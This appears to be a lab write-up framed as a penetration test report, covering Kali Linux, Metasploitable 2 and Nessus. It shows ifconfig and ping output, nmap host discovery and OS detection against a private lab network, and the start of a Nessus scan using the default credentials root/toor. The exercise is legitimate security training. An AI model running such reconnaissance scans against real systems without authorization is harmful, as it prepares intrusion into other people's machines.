

High-Level Summary - Penetration Test Report

kaaalii

Kali Linux is the world's most powerful and popular penetration testing platform, used by security professionals in a wide range of specializations, including penetration testing, forensics, reverse engineering, and vulnerability assessment. It is the culmination of years of refinement and the result of a continuous evolution of the platform, from WHoppiX to WHAX, to BackTrack, and now to a complete penetration testing framework leveraging many features of Debian GNU/Linux and the vibrant open source community worldwide.

Kali Linux has not been built to be a simple collection of tools, but rather a flexible framework that professional penetration testers, security enthusiasts, students, and amateurs can customize to fit their specific needs.

Hacking

Hacking is identifying weakness in computer systems or networks to exploit its weaknesses to gain access. Example of Hacking: Using password cracking algorithm to gain access to a system

Computers have become mandatory to run a successful businesses. It is not enough to have isolated computers systems; they need to be networked to facilitate communication with external businesses. This exposes them to the outside world and hacking. Hacking means using computers to commit fraudulent acts such as fraud, privacy invasion, stealing corporate/personal data, etc. Cyber crimes cost many organizations millions of dollars every year. Businesses need to protect themselves against such attacks.

Metasploitable

Some folks may already be aware of Metasploitable, an intentionally vulnerable virtual machine designed for training, exploit testing, and general target practice. Unlike other vulnerable virtual machines, Metasploitable focuses on vulnerabilities at the operating system and network services layer instead of custom, vulnerable applications. I am happy to announce the release of Metasploitable 2, an even better punching bag for security tools like [Metasploit](#), and a great way to practice exploiting vulnerabilities that you might find in a production environment.

For download links and a walkthrough of some of the vulnerabilities (and how to exploit them), please take a look at the [Metasploitable 2 Exploitability Guide](#).

Nessus

[Kali Linux](#), a Linux distribution designed specifically for penetration testing, comes prepackaged with many pen test tools. Nessus® provides a penetration tester with a wealth of capabilities that will assist in the engagement, such as:


- Identifying local and remote vulnerabilities
- Configuration and compliance audits
- Checking for default credentials
- Web application scanning

Because the Kali Linux installation of Nessus has been very popular over the past several years, we decided to update the instructions to help you make the most of your pen testing environment.

Nessus isn't installed on Kali Linux by default, but this post will show you how to install Nessus and provide some suggestions for using it in a penetration testing engagement to gain a more complete understanding of your organization's security posture

Step 1: Get the Ip address of the Kali & Meta

Type “ifconfig” in both Kali & Meta Linux terminals to find out the ip addresses of the machines.



```
root@kali: ~  
root@kali:~# ifconfig  
eth0      Link encap:Ethernet  HWaddr 08:00:27:77:b2:1e  
          inet addr:192.168.56.10  Bcast:192.168.56.255  Mask:255.255.255.0  
          inet6 addr: fe80::a00:27ff:fe77:b21e/64 Scope:Link  
            UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1  
            RX packets:9229 errors:0 dropped:0 overruns:0 frame:0  
            TX packets:22957 errors:0 dropped:0 overruns:0 carrier:0  
            collisions:0 txqueuelen:1000  
            RX bytes:592192 (578.3 KiB)  TX bytes:1385392 (1.3 MiB)  
  
lo        Link encap:Local Loopback  
          inet addr:127.0.0.1  Mask:255.0.0.0  
          inet6 addr: ::1/128 Scope:Host  
            UP LOOPBACK RUNNING  MTU:65536  Metric:1  
            RX packets:8124 errors:0 dropped:0 overruns:0 frame:0  
            TX packets:8124 errors:0 dropped:0 overruns:0 carrier:0  
            collisions:0 txqueuelen:0  
            RX bytes:345762 (337.6 KiB)  TX bytes:345762 (337.6 KiB)  
  
root@kali: ~  
nsfadmin@metasploitable:~$  
nsfadmin@metasploitable:~$  
nsfadmin@metasploitable:~$  
nsfadmin@metasploitable:~$ ifconfig  
eth0      Link encap:Ethernet  HWaddr 08:00:27:cd:e2:03  
          inet addr:192.168.56.101  Bcast:192.168.56.255  Mask:255.255.255.0  
          inet6 addr: fe80::a00:27ff:fead:e203/64 Scope:Link  
            UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1  
            RX packets:6944 errors:0 dropped:0 overruns:0 frame:0  
            TX packets:4282 errors:0 dropped:0 overruns:0 carrier:0  
            collisions:0 txqueuelen:1000  
            RX bytes:451829 (441.2 KB)  TX bytes:256274 (250.2 KB)  
          Base address:0xd010 Memory:f0000000-f0020000  
  
lo        Link encap:Local Loopback  
          inet addr:127.0.0.1  Mask:255.0.0.0  
          inet6 addr: ::1/128 Scope:Host  
            UP LOOPBACK RUNNING  MTU:16436  Metric:1  
            RX packets:441 errors:0 dropped:0 overruns:0 frame:0  
            TX packets:441 errors:0 dropped:0 overruns:0 carrier:0  
            collisions:0 txqueuelen:0  
            RX bytes:190609 (186.1 KB)  TX bytes:190609 (186.1 KB)  
  
nsfadmin@metasploitable:~$
```

IP address of the Kali machine: 192.168.56.10

Ip address of the Meta Linux machine : 192.168.56.101

Step 2: Ping to both machines

Use Ping command of both machines to check whether the data packets are sharable.

```
root@kali: ~  
File Edit View Search Terminal Help  
RX bytes:345762 (337.6 KiB) TX bytes:345762 (337.6 KiB)  
root@kali:~# ping 192.168.56.101  
PING 192.168.56.101 (192.168.56.101) 56(84) bytes of data:  
64 bytes from 192.168.56.101: icmp_req=1 ttl=64 time=0.703 ms  
64 bytes from 192.168.56.101: icmp_req=2 ttl=64 time=0.878 ms  
64 bytes from 192.168.56.101: icmp_req=3 ttl=64 time=0.793 ms  
64 bytes from 192.168.56.101: icmp_req=4 ttl=64 time=1.00 ms  
64 bytes from 192.168.56.101: icmp_req=5 ttl=64 time=0.756 ms  
64 bytes from 192.168.56.101: icmp_req=6 ttl=64 time=0.950 ms  
64 bytes from 192.168.56.101: icmp_req=7 ttl=64 time=0.949 ms  
64 bytes from 192.168.56.101: icmp_req=8 ttl=64 time=0.951 ms  
64 bytes from 192.168.56.101: icmp_req=9 ttl=64 time=0.357 ms  
64 bytes from 192.168.56.101: icmp_req=10 ttl=64 time=0.848 ms  
64 bytes from 192.168.56.101: icmp_req=11 ttl=64 time=0.902 ms  
^C  
--- 192.168.56.101 ping statistics ---  
11 packets transmitted, 11 received, 0% packet loss, time 10009ms  
rtt min/avg/max/mdev = 0.357/0.826/1.007/0.176 ms  
root@kali:~#
```


```
meta [Running] - Oracle VM VirtualBox  
File Machine View Input Devices Help  
eth0 Link encap:Ethernet HWaddr 08:00:27:cd:e2:03  
inet addr:192.168.56.101 Bcast:192.168.56.255 Mask:255.255.255.0  
inet6 addr: fe80::a00:27ff:fe0d:e203/64 Scope:Link  
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1  
RX packets:6944 errors:0 dropped:0 overruns:0 frame:0  
TX packets:4202 errors:0 dropped:0 overruns:0 carrier:0  
collisions:0 txqueuelen:1000  
RX bytes:451829 (441.2 KB) TX bytes:256274 (250.2 KB)  
Base address:0xd010 Memory:f0000000-f0020000  
  
lo Link encap:Local Loopback  
inet addr:127.0.0.1 Mask:255.0.0.0  
inet6 addr: ::1/128 Scope:Host  
UP LOOPBACK RUNNING MTU:16384 Metric:1  
RX packets:441 errors:0 dropped:0 overruns:0 frame:0  
TX packets:441 errors:0 dropped:0 overruns:0 carrier:0  
collisions:0 txqueuelen:0  
RX bytes:190609 (186.1 KB) TX bytes:190609 (186.1 KB)  
  
msfadmin@metasploitable:~$ ping 192.168.56.10  
PING 192.168.56.10 (192.168.56.10) 56(84) bytes of data:  
64 bytes from 192.168.56.10: icmp_seq=1 ttl=64 time=0.293 ms  
64 bytes from 192.168.56.10: icmp_seq=2 ttl=64 time=0.314 ms  
64 bytes from 192.168.56.10: icmp_seq=3 ttl=64 time=0.267 ms
```

Step 3: nmap commands


Type nmap command in Kali machine in order to find the machines which are on up state currently.

The full command is given below.

`nmap -sP 192.168.56.0/24`




nmap -O 192.168.56.101



Step 3: Start Nessus

Type the command given below in order to start Nessus


Service nessusd start




Open the web browser and type the url given below

<https://192.168.56.10:8834>

This web url will open the Nessus login page




Click [Advanced > Add Exception]



Click [Confirm Security Exception]

After that the browser will direct you to the Nessus login page




Type the username and the password

User name: root

Password: toor

The page given below will appear after the verification of the username and password




Click [Scan Template > New scan]


Give the information given below

Name: Metasploitable2

Scan Targets: 192.168.56.101



